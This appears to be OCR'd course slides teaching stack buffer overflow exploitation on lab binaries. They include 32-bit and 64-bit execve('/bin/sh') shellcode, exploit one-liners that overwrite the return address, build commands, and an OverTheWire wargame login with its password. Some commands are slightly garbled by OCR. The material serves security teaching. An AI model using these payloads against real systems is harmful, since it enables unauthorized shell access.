
GDB Command

Use python output as stdin in GDB:

```
r <<< $(python -c "print '\x12\x34'*5")
```

Function Frame of Vulfoo

Craft the exploit




```
python -c "print '\xBB'*48 + 'AAAA' + '\x40\xd0\xff\xff' + '\x90'
* 30 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'"
```

```
Command:

(python -c "print '\xBB'*48 + 'AAAA' + '\x40\xd0\xff\xff' + '\x90'
* 30 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'";
cat) | ./r.sh ./or4
```

Buf to save %ebp = 0x30 (48 bytes)

Buffer Overflow Example: code/overflowret4 64bit

What do we need?

64-bit shellcode

Address of shellcode at runtime

amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

How much data we need to overwrite RET?
Overflowret4 64bit

```
0000000000401136 <vulfoo>:
  401136:  55                   push   %rbp
  401137:  48 89 e5                mov    %rsp,%rbp
  40113a:  48 83 ec 30             sub    $0x30,%rsp
  40113e:  48 8d 45 d0             lea    -0x30(%rbp),%rax
  401142:  48 89 c7                mov    %rax,%rdi
  401145:  b8 00 00 00 00          mov    $0x0,%eax
  40114a:  e8 f1 fe ff ff          callq  401040 <gets@plt>
  40114f:  b8 00 00 00 00          mov    $0x0,%eax
  401154:  c9                   leaveq
  401155:  c3                   retq
```

Buf <-> saved rbp = 0x30 bytes
sizeof(saved rbp) = 0x8 bytes
sizeof(RET) = 0x8 bytes

64-bit execve(“/bin/sh”) Shellcode

```
.global _start
_start:
.intel_syntax noprefix
        mov rax, 59
        lea rdi, [rip+binsh]
        mov rsi, 0
        mov rdx, 0
        syscall
binsh:
        .string "/bin/sh"
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.

gcc -nostdlib -static shellcode.s -o shellcode-elf

objcopy --dump-section .text=**shellcode-raw** shellcode-elf

64-bit Linux System Call

x86_64 (64-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
0	read	man/ cs/	0x00	unsigned int fd	char *buf	size_t count	-	-	-
1	write	man/ cs/	0x01	unsigned int fd	const char *buf	size_t count	-	-	-
2	open	man/ cs/	0x02	const char *filename	int flags	umode_t mode	-	-	-
3	close	man/ cs/	0x03	unsigned int fd	-	-	-	-	-
4	stat	man/ cs/	0x04	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
5	fstat	man/ cs/	0x05	unsigned int fd	struct __old_kernel_stat *statbuf	-	-	-	-
6	lstat	man/ cs/	0x06	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
7	poll	man/ cs/	0x07	struct pollfd *ufds	unsigned int nfds	int timeout	-	-	-
8	lseek	man/ cs/	0x08	unsigned int fd	off_t offset	unsigned int whence	-	-	-
9	mmap	man/ cs/	0x09	?	?	?	?	?	?

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit

```
(cat shellcode-raw; python -c “ print 'A'*18 + '\x50\xde\xff\xff\xff\x7f\x00\x00'") > exploit

./r.sh gdb ./or464

(cat exploit; cat) | ./r.sh ./or464
```

Exercise: Overthewire /behemoth/behemoth1

Overthewire

http://overthewire.org/wargames/

1. Open a terminal
2. Type: ssh -p 2221 behemoth1@behemoth.labs.overthewire.org
3. Input password: aesebootiv
4. cd /behemoth; this is where the binary are
5. Your goal is to get the password of behemoth2, which is located at /etc/behemoth_pass/behemoth2